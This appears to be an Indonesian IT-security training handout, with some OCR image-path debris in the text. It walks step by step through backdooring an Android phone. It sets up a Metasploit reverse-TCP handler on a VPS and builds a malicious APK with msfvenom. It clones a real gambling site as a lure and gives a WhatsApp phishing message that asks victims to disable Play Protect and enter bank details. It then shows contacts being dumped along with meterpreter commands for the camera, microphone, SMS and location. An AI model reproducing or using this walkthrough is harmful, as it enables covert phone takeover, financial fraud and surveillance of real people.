Materi Training IT Security 1 untuk Brimob - Indonesia

written by : Wisdom
January 2026
www.bluedragonsec.com
https://github.com/bluedragonsecurity/

PART 3. Teknik Penyerangan pada Smartphone Android

Table of Content

1. Backdoor Android dengan Metasploit

Konsep **backdoor** pada Android menggunakan Metasploit adalah teknik keamanan (atau eksploitasi) di mana seorang penyerang menyisipkan kode berbahaya ke dalam perangkat android target. Tujuannya adalah untuk mendapatkan akses jarak jauh tanpa sepengetahuan pengguna.

Pada uji coba kali ini kita akan mencoba membuat remote backdoor smartphone android dengan metasploit. Uji coba ini dilakukan pada android 13.

Perhatian ! Aplikasi android buatan metasploit yang akan diunggah korban hanya bisa berjalan hingga maksimal android 13, untuk android 14 dan 15 ada di part 2

Kendala

Secara default saat ini google play protect pada android aktif yang akan mengagalkan proses instalasi apk yang akan kita buat dan kita kirim ke korban, oleh karena itu kita perlu melakukan social engineering agar korban mau mematikan google play protect.

Skenario

Kita memiliki nomor whatsapp target, untuk take over androidnya, kita akan melakukan skenario dengan langkah sebagai berikut :

1. Menyiapkan metasploit di vps kita untuk menjalankan meterpreter reverse tcp yang akan listen di port 143

2. Membuat apk dengan msvenom

3. Menyiapkan situs judi palsu seolah olah itu adalah situs judi yang gacor dengan link download apk yang telah kita siapkan tadi disertai halaman berisi instruksi untuk instalasi apk dan mematikan proteksi google play protect

4. Mengirim situs link judi palsu tersebut melalui chat ke nomor whatsapp korban

5. Jika berhasil maka kita akan mendapat session meterpreter di server kita

Kita mulai :

Langkah 1. Menyiapkan metasploit di vps kita untuk menjalankan meterpreter reverse tcp yang akan listen di port 143

Pada vps kita, kita siapkan metasploit :

alfan@syncrumweb:~$ cd /var/...

```
alfan@syncrumweb:/var/...$ mkdir android
alfan@syncrumweb:/var/...$ cd android
alfan@syncrumweb:/var/.../android$ sudo msfconsole
[sudo] password for alfan:
Metasploit tip: Enable verbose logging with set VERBOSE true

    ,           ,
   /             \
  ((__---,,,---__))
     (_) O O (_)_________
        \ _ /            |\
         o_o \   M S F   | \
              \   _____  |  *
               |||   WW|||
               |||     |||


       =[ metasploit v6.4.105-dev-                          ]
+ -- --=[ 2,587 exploits - 1,319 auxiliary - 1,667 payloads     ]
+ -- --=[ 433 post - 49 encoders - 14 nops - 9 evasion          ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf exploit(multi/handler) > set payload android/meterpreter/reverse_tcp
payload => android/meterpreter/reverse_tcp
msf exploit(multi/handler) >
msf exploit(multi/handler) > set lhost 180.250.113.149
lhost => 180.250.113.149
msf exploit(multi/handler) > set lport 143
lport => 143
msf exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 180.250.113.149:143
```

Langkah 2. Membuat apk dengan msvenom

Perhatian ! Cara ini berlaku untuk target android hingga android versi 13, untuk android 14 ke atas tidak bisa karena apk tidak compatible

Langkah selanjutnya adalah membuat apk dengan msvenom

```
┌──(robohax㉿kali)-[~/Downloads]
└─$ msfvenom -p android/meterpreter/reverse_tcp LHOST=180.250.113.149 LPORT=143 -o
gacor.apk
[-] No platform was selected, choosing Msf::Module::Platform::Android from the payload
[-] No arch selected, selecting arch: dalvik from the payload
No encoder specified, outputting raw payload
```

Payload size: 10235 bytes
Saved as: gacor.apk

┌──(robohax㉿kali)-[~/Downloads]
└─$

Jika berhasil maka akan tercipta file apk baru bernama gacor.apk

Langkah 3. Menyiapkan situs judi palsu seolah olah itu adalah situs judi yang gacor dengan link download apk yang telah kita siapkan tadi disertai halaman berisi instruksi untuk instalasi apk dan mematikan proteksi google play protect

Kita akan mencoba mendownload 1 situs judi dengan nama epiktoto.com untuk kemudian kita edit.

Web yang akan coba kita kopi ke komputer kita adalah epiktoto.com, sebelumnya edit /etc/resolv.conf (sebagai user root), ganti isinya menjadi :


nameserver 8.8.8.8

tujuanya adalah agar web tersebut bisa kita akses.

Kita coba mengkopi web tersebut :

wget -4 --mirror --convert-links --adjust-extension --page-requisites --no-parent --user-agent="Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/143.0.0.0 Safari/537.36" --referer="https://www.google.com/" https://epiktoto.com/

Web berhasil terdownload :



Selanjutnya kita edit web tersebut setiap linknya mengarah ke halaman download apk yang disertai keterangan :


1. keterangan cara disable google play protect
2. keterangan cara instalasi apk from unknown source

Web untuk download apk sudah disiapkan , beralamat di :

https://epiktoto.dor.asia/download.html

Langkah 4. Mengirim situs link judi palsu tersebut melalui chat ke nomor whatsapp korban

Selanjutnya kita akan mengirimkan chat ke nomor whatsapp korban yang berisi social engineering untuk mengunjungi dan mendownload apk yang telah kita siapkan.




Contoh social engineering :

Halo selamat datang di Epiktoto, Download dan jalankan aplikasi epik toto gacor di hp android anda, kemudian isikan rekening bank anda di aplikasi gacor kami dan kami akan segera mentransfer cash sebesar 1 juta rupiah ke rekening bank anda, download aplikasi epiktoto gacor disini https://epiktoto.dor.asia/download.html

Langkah 5. Jika berhasil maka kita akan mendapat session meterpreter di server kita

Jika korban tertarik mendownload apk lalu menginstall dan menjalankanya maka kita akan berhasil melakukan take over pada hp android korban.

Kembali ke session metasploit di vps kita, terlihat kita berhasil mendapatkan reverse shell dari hp android korban kita yang artinya hp android korban berhasil kita take over :



Berikut ini perintah perintah di metasploit handler ini yang bisa kita eksekusi di hp korban :

meterpreter > help

Core Commands
==========

Command	Description
?	Help menu
background	Backgrounds the current session

bg	Alias for background
bgkill	Kills a background meterpreter script
bglist	Lists running background scripts
bgrun	Executes a meterpreter script as a background thread
channel	Displays information or control active channels
close	Closes a channel
detach	Detach the meterpreter session (for http/https)
disable_unicode_encoding	Disables encoding of unicode strings
enable_unicode_encoding	Enables encoding of unicode strings
exit	Terminate the meterpreter session
get_timeouts	Get the current session timeout values
guid	Get the session GUID
help	Help menu
info	Displays information about a Post module
irb	Open an interactive Ruby shell on the current session
load	Load one or more meterpreter extensions
machine_id	Get the MSF ID of the machine attached to the session
pry	Open the Pry debugger on the current session
quit	Terminate the meterpreter session
read	Reads data from a channel
resource	Run the commands stored in a file
run	Executes a meterpreter script or Post module
secure	(Re)Negotiate TLV packet encryption on the session
sessions	Quickly switch to another session
set_timeouts	Set the current session timeout values
sleep	Force Meterpreter to go quiet, then re-establish session
transport	Manage the transport mechanisms
use	Deprecated alias for "load"
uuid	Get the UUID for the current session
write	Writes data to a channel

Stdapi: File system Commands
==========

Command	Description
cat	Read the contents of a file to the screen
cd	Change directory
checksum	Retrieve the checksum of a file
cp	Copy source to destination
del	Delete the specified file
dir	List files (alias for ls)
download	Download a file or directory
edit	Edit a file
getlwd	Print local working directory (alias for lpwd)
getwd	Print working directory
lcat	Read the contents of a local file to the screen
lcd	Change local working directory

ldir	List local files (alias for lls)
lls	List local files
lmkdir	Create new directory on local machine
lpwd	Print local working directory
ls	List files
mkdir	Make directory
mv	Move source to destination
pwd	Print working directory
rm	Delete the specified file
rmdir	Remove directory
search	Search for files
upload	Upload a file or directory

Stdapi: Networking Commands
==========

Command	Description
ifconfig	Display interfaces
ipconfig	Display interfaces
portfwd	Forward a local port to a remote service
route	View and modify the routing table

Stdapi: System Commands
==========

Command	Description
execute	Execute a command
getenv	Get one or more environment variable values
getpid	Get the current process identifier
getuid	Get the user that the server is running as
localtime	Displays the target system local date and time
pgrep	Filter processes by name
ps	List running processes
shell	Drop into a system command shell
sysinfo	Gets information about the remote system, such as OS

Stdapi: User interface Commands
==========

Command	Description
screenshare	Watch the remote user desktop in real time
screenshot	Grab a screenshot of the interactive desktop

Stdapi: Webcam Commands
=======================

Command	Description
record_mic	Record audio from the default microphone for X seconds
webcam_chat	Start a video chat
webcam_list	List webcams
webcam_snap	Take a snapshot from the specified webcam
webcam_stream	Play a video stream from the specified webcam

Stdapi: Audio Output Commands
=============================

Command	Description
play	play a waveform audio file (.wav) on the target system

Android Commands
================

Command	Description
activity_start	Start an Android activity from a Uri string
check_root	Check if device is rooted
dump_calllog	Get call log
dump_contacts	Get contacts list
dump_sms	Get sms messages
geolocate	Get current lat-long using geolocation
hide_app_icon	Hide the app icon from the launcher
interval_collect	Manage interval collection capabilities
send_sms	Sends SMS from target session
set_audio_mode	Set Ringer Mode
sqlite_query	Query a SQLite database from storage
wakelock	Enable/Disable Wakelock
wlan_geolocate	Get current lat-long using WLAN information

For more info on a specific command, use <command> -h or help <command>.


Kita akan coba mengambil data nomor kontak di hp tersebut, ketikkan : dump_contacts

meterpreter > dump_contacts
[*] Fetching 15 contacts into list
[*] Contacts list saved to: contacts_dump_20251228141023.txt

File nomor kontak hp disave di file teks : contacts_dump_20251228141023.txt

Kita lihat isi filenya dengan perintah cat di shell kita yang satu lagi (di direktori yang sama dengan direktori saat kita menjalankan metasploit)


cat contacts_dump_20251228141023.txt



